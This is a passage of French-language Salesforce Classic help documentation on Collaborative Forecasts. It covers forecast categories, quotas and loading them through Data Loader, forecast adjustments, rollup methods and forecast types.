- Lors de la sélection de champs, sachez que les champs sont utilisés dans le cumul des prévisions.
  - Les prévisions de quantité sont cumulées sur la base du champ `Quantité` de l'opportunité, alors que les prévisions de chiffre d'affaires sont cumulées sur la base du champ `Montant` de l'opportunité.
  - Pour les prévisions de chiffre d'affaires des parts d'opportunités, le calcul est basé sur le champ `Montant` de l'opportunité et sur le pourcentage de part attribué aux commerciaux.
  - Pour des prévisions de champs d'opportunité personnalisés, le calcul est basé sur le montant du champ personnalisé.
  - Pour les prévisions de chiffre d'affaires de familles de produits, le cumul est basé sur la somme du champ `Prix total` de tous les éléments de ligne d'opportunité de cette famille de produits.
  - Les prévisions de quantité de familles de produits sont cumulées sur la base du champ `Quantité` de tous les éléments de ligne d'opportunité de cette famille de produits.
  - Pour les opportunités sans élément de ligne d'opportunité, ou avec des éléments de ligne sans famille de produits spécifiée, les totaux sont calculés dans la ligne Produits sans catégorie de la page des prévisions.

  Selon que votre type de prévision utilise la mesure de chiffre d'affaires ou de quantité, pensez à ajouter `Montant` ou `Quantité` au volet.
- Si votre source de données de prévision est Opportunités ou Familles de produits, le champ `Montant` s'affiche par défaut. Si vos sources de données de prévision sont des parts d'opportunité, les champs `Montant prévisionnel` et `Parts (%)` s'affichent par défaut. Vous pouvez modifier les champs sélectionnés pour chaque type de prévision, même après son activation.

## Personnalisation des catégories de prévisions dans les prévisions collaboratives

Une catégorie de prévisions est la catégorie à laquelle une opportunité est associée du cycle commercial en fonction de l'étape de l'opportunité. Les catégories de prévisions standard sont En cours, Maximum, Validation, Omise et Fermée. Vous pouvez personnaliser les noms de catégories de prévisions.

**Remarque:** Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Dans les paramètres de gestion des opportunités, accédez à Champs.
2. Cliquez sur **Catégorie de prévision**.
3. Cliquez sur **Modifier** pour toute valeur que vous souhaitez modifier dans les valeurs de liste de sélection de catégories de prévisions.
4. Saisissez le nom de la catégorie de prévision.
5. Enregistrez vos modifications.

Les nouveaux noms de catégorie de prévision s'affichent dans les enregistrements d'opportunité et dans les prévisions

CONSULTER ÉGALEMENT :

- Concepts des prévisions collaboratives
- Consignes relatives à la configuration des prévisions collaboratives
- Recherche des paramètres de gestion d'objet

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Considérations relatives à la désactivation des prévisions collaboratives

Avant de désactiver les prévisions collaboratives, découvrez comment les données sont affectées.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

ATTENTION: La désactivation de certaines fonctionnalités peut entraîner une purge des données de quota et d'ajustement. Par conséquent, envisagez d'exporter vos données avant toute désactivation. Une fois les paramètres modifiés, vous pouvez réimporter les données dans Salesforce. Si vous modifiez votre période de mensuelle à trimestrielle ou de trimestrielle à mensuelle, vous ne pouvez *pas* importer vos données de quota ou d'ajustement dans Salesforce, car les valeurs existantes ne correspondent pas à vos nouvelles périodes.

| Si vous désactivez... | Ces éléments sont purgés... |
|---|---|
| Prévisions collaboratives | Ajustements (votre hiérarchie des prévisions reste en place) |
| Un type de prévision | Quotas et ajustements de ce type de prévision |
| Ajustements | Ajustements |
| Le paramètre de période mensuelle pour utiliser des périodes trimestrielles<br>OU<br>Le paramètre de période trimestrielle pour utiliser des périodes mensuelles | Quotas et ajustements |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

Pour désactiver les prévisions collaboratives, contactez Salesforce.

Lorsque des ajustements sont purgés dans les prévisions, les données sous-jacentes sur lesquelles sont basées les prévisions ne sont pas affectées.

CONSULTER ÉGALEMENT :

- Concepts des prévisions collaboratives
- Définition des paramètres de prévision dans les prévisions collaboratives

## Quotas dans les prévisions collaboratives

Activez les quotas dans les prévisions collaboratives afin de permettre aux utilisateurs de charger et d'afficher les quotas avec les montants de prévisions.

Un quota correspond à l'objectif commercial mensuel ou trimestriel attribué à un utilisateur. Le quota d'un responsable doit être régal au montant qui peut être généré par le responsable et son équipe. Le cumul de quotas est effectué manuellement par les utilisateurs et les responsables, et les données de chiffre d'affaires ou de quantité peuvent être utilisées. Si plusieurs types de prévision sont activés, chaque type maintient des informations de quota séparées.

Activation des quotas dans les prévisions collaboratives

Si vous avez l'accès API, vous pouvez charger des quotas pour les utilisateurs des prévisions collaboratives et les afficher avec les montants de prévision de votre équipe commerciale. Pour activer les quotas, l'accès API n'est pas requis.

Chargement de données de quotas dans les prévisions collaboratives

Chargez des données de quotas pour des prévisions avec Data Loader ou les API Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible avec : **Professional** Edition avec l'autorisation « API activée »

## Activation des quotas dans les prévisions collaboratives

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour afficher la configuration des prévisions : | Afficher la configuration |
| Pour modifier les paramètres des prévisions : | Personnaliser l'application |
| Pour activer les utilisateurs des prévisions : | Gérer les utilisateurs internes<br>ET<br>Personnaliser l'application |
| Pour gérer des quotas : | Personnaliser l'application<br>ET<br>Gérer les quotas |
| Pour charger des données de quotas dans Salesforce : | Gérer les quotas<br>ET<br>Afficher toutes les prévisions |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible avec : **Professional** Edition avec l'autorisation « API activée »

Si vous avez l'accès API, vous pouvez charger des quotas pour les utilisateurs des prévisions collaboratives et les afficher avec les montants de prévision de votre équipe commerciale. Pour activer les quotas, l'accès API n'est pas requis.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
2. Sous Quotas, sélectionnez **Afficher les quotas**.

3. Enregistrez vos modifications.

Si vous désactivez les Prévisions collaboratives, les quotas sont désactivés. Lorsque vous modifiez votre source de données ou désactivez les prévisions de chiffre d'affaires ou de quantité, les quotas associés sont purgés.

CONSULTER ÉGALEMENT :

- Chargement de données de quotas dans les prévisions collaboratives
- Concepts des prévisions collaboratives
- Consignes relatives à la configuration des prévisions collaboratives

## Chargement de données de quotas dans les prévisions collaboratives

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher la configuration des prévisions : | Afficher la configuration |
| Pour modifier les paramètres des prévisions : | Personnaliser l'application |
| Pour activer les utilisateurs des prévisions : | Gérer les utilisateurs internes<br>ET<br>Personnaliser l'application |
| Pour gérer des quotas : | Personnaliser l'application<br>ET<br>Gérer les quotas |
| Pour charger des données de quotas dans Salesforce : | Gérer les quotas<br>ET<br>Afficher toutes les prévisions |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible avec : **Professional** Edition avec l'autorisation « API activée »

Chargez des données de quotas pour des prévisions avec Data Loader ou les API Salesforce.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Data Loader offre une méthode simple par pointer-cliquer qui permet d'ajouter, d'inspecter et de modifier les données Salesforce. Les API offrent plus de flexibilité, mais nécessitent l'écriture d'un code. Pour utiliser ces méthodes, assurez-vous que l'accès API est activé. Pour plus d'informations, reportez-vous à Data Loader.

### Ajout de quotas avec Data Loader

Avant de charger des quotas, notez la version de Data Loader que vous utilisez. Pour Data Loader v.30 et supérieur, spécifiez le type de prévision de chaque quota que vous envisagez de charger.

1. Interrogez l'objet Utilisateur pour utiliser les ID d'utilisateur.

   Utilisez Data Loader pour récupérer les ID de vos utilisateurs.

   a. Dans Configuration, saisissez *Data Loader* dans la case Recherche rapide, puis sélectionnez **Data Loader**.

   b. Téléchargez et installez Data Loader.

c. Lancez Data Loader.

d. Cliquez sur **Exporter**.

e. Saisissez vos nom d'utilisateur et mot de passe, puis cliquez sur **Se connecter**.

f. Cliquez sur **Suivant**.

g. Sélectionnez l'objet Utilisateur dans la liste.

h. Choisissez un nom de fichier et une destination pour les données exportées.

i. Cliquez sur **Suivant**.

j. Sélectionnez les champs **Id** et **Nom**.

k. Cliquez sur **Terminer**, puis sur **Oui**.

l. Cliquez sur **Afficher l'extraction**.

m. Cliquez sur **Ouvrir dans un programme externe**.

n. Enregistrez le fichier sous le format .csv. Ajoutez les noms d'utilisateur et les ID à votre feuille de calcul de quotas avant de la charger.

2. Si vous utilisez Data Loader v.30 ou supérieur, interrogez l'objet ForecastingType pour obtenir les ID de vos types de prévision. Si vous utilisez Data Loader v.30 ou supérieur, allez directement à l'étape 3.

a. Lancez Data Loader.

b. Cliquez sur **Exporter**.

c. Saisissez vos nom d'utilisateur et mot de passe, puis cliquez sur **Se connecter**.

d. Cliquez sur **Suivant**.

e. Cliquez sur **Afficher tous les objets Salesforce**.

f. Sélectionnez l'objet Type de prévision dans la liste.

g. Choisissez un nom de fichier et une destination pour les données exportées.

h. Cliquez sur **Suivant**.

i. Sélectionnez les champs **Id** et **DeveloperName**.

j. Cliquez sur **Terminer**, puis sur **Oui**.

k. Cliquez sur **Afficher l'extraction**.

l. Cliquez sur **Ouvrir dans un programme externe**.

m. Enregistrez le fichier sous le format .csv.

n. Notez les valeurs `DeveloperName` et `Id` de chaque type de prévision actif. Les sociétés n'utilisent pas toutes des types de prévision qui s'affichent dans les résultats. Pour déterminer le type de prévision auquel correspond une valeur `DeveloperName` spécifique, consultez cette liste.

- `OpportunityRevenue` : Opportunités - Chiffre d'affaires
- `OpportunityQuantity` : Opportunités - Quantité
- `OpportunitySplitRevenue` : Parts de chiffre d'affaires d'opportunité - Chiffre d'affaires
- `OpportunityOverlayRevenue` : Parts de plan d'opportunité - Chiffre d'affaires
- `OpportunityLineItemRevenue` : Famille de produits - Chiffre d'affaires
- `OpportunityLineItemQuantity` : Famille de produits - Quantité

- Le nom d'un type de part d'opportunité personnalisé qui a été activé en tant que type de prévision. Les types de part personnalisés sont basés sur les champs de devise, qui peuvent contenir uniquement des montants de chiffre d'affaires.

**o.** Ajoutez des colonnes pour `DeveloperName` et `Id` à la feuille de calcul de votre quota, puis ajoutez le nom et l'ID du type de prévision de vos quotas sur chaque ligne. Le nom n'est pas nécessaire pour charger les quotas, mais il permet de déterminer le type de prévision utilisé sur chaque ligne.

**3.** Préparez votre feuille de calcul de quota pour le chargement.

- Si vous utilisez Data Loader v.30 ou supérieur, créez un fichier .csv avec les colonnes Nom d'utilisateur, ID d'utilisateur, Nom de type de prévision, ID de type de prévision, Montant du quota, Quantité du quota, Code de devise et Date de début de la période de prévision [AAA-MM-JJ].
- Si vous utilisez Data Loader v.29 ou inférieur, créez un fichier .csv avec les colonnes Nom d'utilisateur, ID d'utilisateur, Montant du quota, Quantité du quota, Code de devise et Date de début de la période de prévision [AAA-MM-JJ]. Si vous utilisez des prévisions de chiffre d'affaires *et* de quantité, spécifiez les quotas correspondants sur des lignes séparées de votre fichier .csv.

Les colonnes Nom d'utilisateur et Nom de type de prévision ne sont pas nécessaires, mais elles aident à comprendre le contenu de votre fichier .csv.

| Nom d'utilisateur | ID d'utilisateur | Nom de type de prévision (pour Data Loader v.30 ou supérieur) | ID de type de prévision (pour Data Loader v.30 ou supérieur) | Montant du quota | Quantité du quota | Code de devise | Date de début |
|---|---|---|---|---|---|---|---|
| Kevin Bailey | 00599000000Hofh | OpportunityRevenue | 0DbD00000001eQBKAY | 250000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityRevenue | 0DbD00000001eQBKAY | 250000 | | USD | 2012–04–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityRevenue | 0DbD00000001eQBKAY | 250000 | | USD | 2012–05–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityQuantity | 0DbD00000001eQAKAY | | 500 | | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityQuantity | 0DbD00000001eQAKAY | | 500 | | 2012–04–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityQuantity | 0DbD00000001eQAKAY | | 500 | | 2012–05–01 |

Si votre sources de données de prévision correspond à des familles de produits, insérez une colonne Famille de produits.

| Nom d'utilisateur | ID d'utilisateur | Nom de type de prévision (pour Data Loader v.30 ou supérieur) | ID de type de prévision (pour Data Loader v.30 ou supérieur) | Famille de produits | Montant du quota | Quantité du quota | Code de devise | Date de début |
|---|---|---|---|---|---|---|---|---|
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemRevenue | 0DbD00000001eQ9KAI | Matériel | 250000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemRevenue | 0DbD00000001eQ9KAI | Logiciel | 150000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemRevenue | 0DbD00000001eQ9KAI | Services | 50000 | | USD | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemQuantity | 0DbD00000001eQ8KAI | Matériel | | 500 | | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemQuantity | 0DbD00000001eQ8KAI | Logiciel | | 300 | | 2012–03–01 |
| Kevin Bailey | 00599000000Hofh | OpportunityLineItemQuantity | 0DbD00000001eQ8KAI | Services | | 100 | | 2012–03–01 |

4. Utilisez Data Loader pour charger vos informations de quota dans Salesforce.
   a. Lancez Data Loader.
   b. Cliquez sur **Insérer**.
   c. Connectez-vous avec votre nom d'utilisateur et votre mot de passe.
   d. Cliquez sur **Suivant**.
   e. Cliquez sur **Afficher tous les objets Salesforce**.
   f. Sélectionnez l'objet Quota de prévision dans la liste.
   g. Cliquez sur **Parcourir**, puis sélectionnez le fichier .csv à charger.
   h. Cliquez sur **Suivant**.
   i. Cliquez sur **OK** dans la boîte de dialogue Sélection des données.
   j. Cliquez sur **Créer ou modifier un mappage**.
   k. Mappez les colonnes avec les champs de l'objet ForecastingQuota comme illustré dans ce tableau.

| En-têtes de colonne dans un fichier CSV | Champs ForecastingQuota |
|---|---|
| ID utilisateur | `QuotaOwnerID` |
| Montant du quota | `QuotaAmount` |
| Quantité du quota | `QuotaQuantity` |
| Code de devise | `CurrencyIsoCode` |
| Date de début | `StartDate` |
| Famille de produits (requise uniquement si la source de données des prévisions est Familles de produits) | `ProductFamily` |
| ID de type de prévision (requis uniquement pour Data Loader v.30 ou supérieur) | `ForecastingTypeID` |

   l. Cliquez sur **OK**.
   m. Cliquez sur **Suivant**.
   n. Cliquez sur **Parcourir**, puis sélectionnez le répertoire dans lequel vous souhaitez enregistrer le fichier journal contenant les messages de succès ou d'échec du chargement.
   o. Cliquez sur **Terminer**.
   p. Cliquez sur **Oui** pour procéder au chargement.
   q. Cliquez sur **OK**.

Nous recommandons de charger les données de quota dans la devise personnelle du propriétaire du quota. Vous pouvez charger les données de quotas en utilisant l'API, même si l'option `Afficher les quotas` est désactivée. Si votre paramètre de fuseau horaire Data Loader est en avance sur les fuseaux horaires des propriétaires de quota, le mois peut être en décalage. Pour éviter ce problème, utilisez une date supérieure ou égale au troisième jour de chaque mois lors de l'insertion de quotas.

**Chargement de quotas avec l'API**

Lors du chargement des informations de quota avec l'API, assurez-vous que vous utilisez la version d'API correcte, selon le type de données de quota que vous utilisez. Si plusieurs types de prévision sont activés, chaque type maintient des informations de quota séparées.

| Lors de l'importation | Utiliser la version d'API |
|---|---|
| Quotas de chiffre d'affaires pour des prévisions basées sur les opportunités | 25.0 ou supérieure |
| Quotas de quantité pour des prévisions basées sur les opportunités | 28.0 ou supérieure |
| Quotas de chiffre d'affaires pour des prévisions basées sur les parts d'opportunité | 29.0 ou supérieure |
| Quotas de chiffre d'affaires ou de quantité pour des prévisions basées sur les familles de produits | 29.0 ou supérieure |
| Quotas activés dans les organisations avec plusieurs types de prévisions | 30.0 ou supérieure |

CONSULTER ÉGALEMENT :

Activation des quotas dans les prévisions collaboratives

## Ajustements des prévisions

Activez les ajustements des prévisions dans les prévisions collaboratives afin de permettre à votre équipe commerciale d'ajuster les prévisions selon les besoins.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Activation des ajustements des prévisions dans les prévisions collaboratives

Autorisez les responsables à ajuster les prévisions de leurs subordonnés, autorisez tous les utilisateurs des prévisions à ajuster leurs propres prévisions, ou les deux.

Désactivation des ajustements des prévisions dans les prévisions collaboratives

Pour empêcher les responsables de prévision d'ajuster les montants de prévision de leurs subordonnés ou empêcher les propriétaires de prévision d'ajuster leurs propres prévisions, désactivez les ajustements des prévisions. Il n'est pas nécessaire de mettre à jour les autorisations utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Activation des ajustements des prévisions dans les prévisions collaboratives

Autorisez les responsables à ajuster les prévisions de leurs subordonnés, autorisez tous les utilisateurs des prévisions à ajuster leurs propres prévisions, ou les deux.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

1. Configuration de votre hiérarchie des prévisions.
2. Dans Configuration, saisissez *Hiérarchie des prévisions* dans la case Recherche rapide, puis sélectionnez **Hiérarchie des prévisions**.
3. Pour autoriser les responsables de prévisions à ajuster les montants de prévision de leurs subordonnés, sous Activer les ajustements de prévision, sélectionnez **Activer les ajustements du responsable**.
4. Pour autoriser tous les utilisateurs des prévisions à ajuster leurs propres montants de prévision, sous Activer les ajustements de prévision, sélectionnez **Activer les ajustements du propriétaire**.

   Remarque: Si vous utilisez des prévisions de famille de produits, vous ne pouvez pas ajuster vos propres montants de prévisions de famille de produits.
5. Enregistrez vos modifications.
6. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
7. Recherchez un profil dont vous souhaitez activer les ajustements.
8. Si vous utilisez l'interface utilisateur de profil avancée, cliquez sur **Autorisations d'application**, puis sur **Modifier**.
9. Sélectionnez **Remplacer les prévisions**, puis enregistrez vos modifications.

Si plusieurs types de prévision sont activés, chaque type maintient des ajustements séparés.

CONSULTER ÉGALEMENT :

- Concepts des prévisions collaboratives
- Ajustement des prévisions dans les prévisions collaboratives
- Consignes relatives à la configuration des prévisions collaboratives
- Définition de la plage de dates de prévision de votre société

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Désactivation des ajustements des prévisions dans les prévisions collaboratives

Pour empêcher les responsables de prévision d'ajuster les montants de prévision de leurs subordonnés ou empêcher les propriétaires de prévision d'ajuster leurs propres prévisions, désactivez les ajustements des prévisions. Il n'est pas nécessaire de mettre à jour les autorisations utilisateur.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

ATTENTION: La désactivation des ajustements de prévision purge les ajustements existants pour tous les types de prévision. Avant de désactiver les ajustements, reportez-vous à Purge des ajustements dans les prévisions collaboratives. La désactivation de certaines fonctionnalités peut entraîner une purge des données de quota et d'ajustement. Par conséquent, envisagez d'exporter vos données avant toute désactivation. Une fois les paramètres modifiés, vous pouvez réimporter les données dans Salesforce.

1. Dans Configuration, saisissez *Paramètres de prévisions* dans la case Recherche rapide, puis sélectionnez **Paramètres de prévisions**.
2. Pour empêcher les responsables des prévisions d'ajuster les montants de prévision de leurs subordonnés, sous Activer les ajustements de prévision, désélectionnez **Activer les ajustements du responsable**.
3. Pour empêcher tous les utilisateurs des prévisions d'ajuster leurs propres montants de prévision, sous Activer les ajustements de prévision, désélectionnez **Activer les ajustements du propriétaire**.
4. Enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour activer des utilisateurs de prévisions :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

## Cumuls des prévisions

Spécifiez comment votre équipe commerciale cumule les opportunités dans les prévisions collaboratives.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Cumul des prévisions dans les prévisions collaboratives

Découvrez les méthodes de cumul des opportunités dans les prévisions de vos équipes commerciales.

Activation du cumul des prévisions dans les prévisions collaboratives

Choisissez entre les colonnes Cumul des prévisions ou les colonnes de catégorie de prévisions individuelles.

## Cumul des prévisions dans les prévisions collaboratives

Découvrez les méthodes de cumul des opportunités dans les prévisions de vos équipes commerciales.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

- Les cumuls de catégories de prévisions individuelles combinent les opportunités de chaque catégorie dans des montants de prévisions séparés.
- Les cumuls des prévisions combinent des opportunités de plusieurs catégories de prévisions dans des montants de prévisions cumulés.

Le paramètre de cumul par défaut correspond aux cumuls de catégories de prévisions individuelles. Si vous sélectionnez **Cumuls des prévisions**, la méthode de cumul des opportunités dans les montants de prévisions est différente. Les noms des colonnes dans la page Prévisions sont également différents.

| Méthode de cumul de catégories | Nom de la colonne dans la page des prévisions | Opportunités cumulées |
|---|---|---|
| **Individuelle** | En-cours | En-cours |
| | Maximum | Maximum |
| | Validation | Validation |
| | Fermé | Fermé |
| **Cumulée** | Canal ouvert | • En-cours<br>• Maximum<br>• Validation |
| | Prévision maximale | • Maximum<br>• Validation<br>• Fermé |
| | Prévision engagée | • Validation<br>• Fermé |
| | Fermé uniquement | Fermé |

### Avantage des cumuls de prévisions

Dans les cumuls de catégories de prévisions individuelles, chaque total et sous-total représente les opportunités d'une seule catégorie de prévision. Avec ce type de calcul, si les utilisateurs des prévisions souhaitent connaître le total mensuel ou trimestriel qu'ils vont rapporter, ils doivent ajouter ensemble les montants de prévision Maximum, Validation et Fermé.

| **Exemple : Cumul de prévisions individuelles** | | | | |
|---|---|---|---|---|
| **Montants prévisionnels** | Fermé | Validation | Maximum | En-cours |
| | 50 $ | 100 $ | 150 $ | 200 $ |
| **Opportunités** | Fermé | Validation | Maximum | En-cours |
| | 50 $ | • 50 $<br>• 50 $ | • 50 $<br>• 50 $<br>• 50 $ | • 50 $<br>• 50 $<br>• 50 $<br>• 50 $ |

Avec les Cumuls de prévisions, les colonnes de prévisions indiquent les montants cumulés des opportunités de la catégorie de prévision désignée, et les catégories correspondantes de votre entonnoir de ventes. Cette vue simplifie la consultation des valeurs totales que les membres d'équipes commerciales vont probablement générer, sans combiner eux-mêmes les montants de catégories.

Par exemple, le tableau ci-dessous présente des montants de cumul de prévisions qui comprennent quatre En cours, trois Maximum, deux Validation et une opportunité fermée, chacun valant 50 $.

**Exemple : Cumul des prévisions**

| **Montants prévisionnels** | Fermé uniquement | Prévision engagée | Prévision maximale | Canal ouvert |
|---|---|---|---|---|
| | 50 $ | 150 $ | 300 $ | 450 $ |
| **Opportunités** | Fermé | Validation | Maximum | En-cours |
| | 50 $ | • 50 $<br>• 50 $ | • 50 $<br>• 50 $<br>• 50 $ | • 50 $<br>• 50 $<br>• 50 $<br>• 50 $ |

Remarque: Vous ne pouvez pas utiliser les Tendances historiques des prévisions avec des Cumuls de prévisions.

## Activation du cumul des prévisions dans les prévisions collaboratives

Choisissez entre les colonnes Cumul des prévisions ou les colonnes de catégorie de prévisions individuelles.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

La modification de l'affichage de colonnes de prévision purge tous les ajustements des montants de prévision Validation et Maximum, mais pas les données de quota.

1. Dans Configuration, saisissez *Paramètres de prévisions* dans la case Recherche rapide, puis sélectionnez **Paramètres de prévisions**.
2. Sélectionnez **Activer les cumuls des prévisions**, puis enregistrez vos modifications.

AUTORISATIONS UTILISATEUR

Pour afficher la configuration des prévisions :
- Afficher la configuration

Pour modifier les paramètres des prévisions :
- Personnaliser l'application

## Types de prévision

Utilisez des types de prévision pour offrir à votre équipe commerciale une flexibilité optimale avec les prévisions collaboratives.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### Types de prévision dans les prévisions collaboratives

Un type de prévision est une prévision configurée pour utiliser un type de données spécifique. Vous pouvez utiliser le champ `Montant` de l'opportunité, des parts d'opportunité, des parts de plan, des champs d'opportunité personnalisés ou des familles de produits. Chaque type de prévision spécifie une mesure : chiffre d'affaires ou quantité.

### Activation des types de prévision pour les prévisions collaboratives

Autorisez votre équipe commerciale à sélectionner parmi quatre types de prévisions afin d'établir des prévisions commerciales sous plusieurs perspectives.

### Activation des prévisions de part de chiffre d'affaires ou des prévisions de part de plan dans les prévisions collaboratives pour les responsables commerciaux

Ajoutez des prévisions de part de chiffre d'affaires pour permettre à votre équipe commerciale de suivre le chiffre d'affaires des opportunités de plusieurs commerciaux. Ajoutez des prévisions de plan pour permettre à votre équipe commerciale de suivre le chiffre d'affaires de plusieurs rôles commerciaux au sein du plan.

### Activation des prévisions dans les champs personnalisés des prévisions collaboratives pour les responsables commerciaux

Pour chaque champ d'opportunité personnalisé avec lequel votre équipe commerciale souhaite établir des prévisions, activez un type de part personnalisé, même si le champ ne contient aucune part. Lorsqu'un commercial créé une opportunité, il reçoit 100 % de la part pour n'importe quel type de part personnalisé validé à 100 % que vous avez activé. Par conséquent, même si vous n'avez pas l'intention de partager le champ personnalisé, le cumul des prévisions inclut toujours 100 % du montant du champ personnalisé.

## Types de prévision dans les prévisions collaboratives

Un type de prévision est une prévision configurée pour utiliser un type de données spécifique. Vous pouvez utiliser le champ `Montant` de l'opportunité, des parts d'opportunité, des parts de plan, des champs d'opportunité personnalisés ou des familles de produits. Chaque type de prévision spécifie une mesure : chiffre d'affaires ou quantité.

Remarque: Ces informations s'appliquent aux Prévisions collaboratives, pas aux prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition (sans prévision Champ personnalisé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Parts d'opportunité disponibles avec : **Performance** Edition et **Developer** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

| Type de prévision | Base du cumul |
|---|---|
| Opportunités - Chiffre d'affaires | Le champ `Montant` de l'opportunité. |
| Opportunités - Quantité | Le champ `Quantité` de l'opportunité. |
| Famille de produits - Chiffre d'affaires | Le champ `Montant` de l'opportunité. Les montants de prévisions sont séparés par famille de produits. Pour utiliser une prévision Famille de produits, utilisez Produits d'opportunité et Familles de produits. |

| Type de prévision | Base du cumul |
| --- | --- |
| Famille de produits - Quantité | Le champ `Quantité` de l'opportunité. Les montants de prévisions sont séparés par famille de produits. Pour utiliser une prévision Famille de produits, utilisez Produits d'opportunité et Familles de produits. |
| Parts d'opportunité - Chiffre d'affaires | Le champ `Montant` de l'opportunité et chaque pourcentage de part des membres de l'équipe commerciale. Pour les prévisions Parts d'opportunité - Chiffre d'affaires, les pourcentages de part de chaque opportunité doivent représenter 100 %. Pour utiliser les prévisions de parts d'opportunités, activez les Équipes d'opportunité, les Parts d'opportunité et le type de part Chiffre d'affaires. |
| Parts de plan - Chiffre d'affaires | Le champ `Montant` de l'opportunité et chaque pourcentage de part des membres de l'équipe commerciale du plan. Pour les prévisions Parts de plan - Chiffre d'affaires, il n'est pas obligatoire que les pourcentages de part totalisent 100 %. Pour utiliser les prévisions de parts de plan, activez les Équipes d'opportunité, les Parts d'opportunité et le type de part Chiffre d'affaires. |
| Champ de devise d'opportunité personnalisé - Chiffre d'affaires | Le montant du champ de devise de l'opportunité personnalisé que vous spécifiez. Pour pouvoir utiliser les prévisions de champs de devise d'opportunité, les Équipes d'opportunité et les Parts d'opportunité doivent être activées. Activez un type de part personnalisé pour le champ, même si vous n'envisagez pas de partager le crédit du montant du champ. |
| Chiffre d'affaires prévu - Chiffre d'affaires | Le montant du champ `Chiffre d'affaires attendu` de l'opportunité. Pour générer des prévisions sur le champ `Chiffre d'affaires attendu`, activez Équipes d'opportunité et Parts d'opportunité. Activez un type de part personnalisé pour le champ, même si vous n'envisagez pas de partager le crédit du montant du champ. |

### Opportunités

- Pour générer des prévisions sur le champ `Montant` des opportunités, utilisez une prévision de chiffre d'affaires d'opportunité.
- Pour générer des prévisions sur le champ `Quantité` des opportunités, utilisez une prévision de quantité d'opportunité.

### Familles de produits

